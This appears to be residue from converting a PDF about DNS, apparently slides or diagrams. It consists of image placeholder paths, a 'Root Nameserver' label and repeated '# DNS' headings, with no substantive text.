
Root  
Nameserver




# DNS




# DNS




# DNS




# DNS



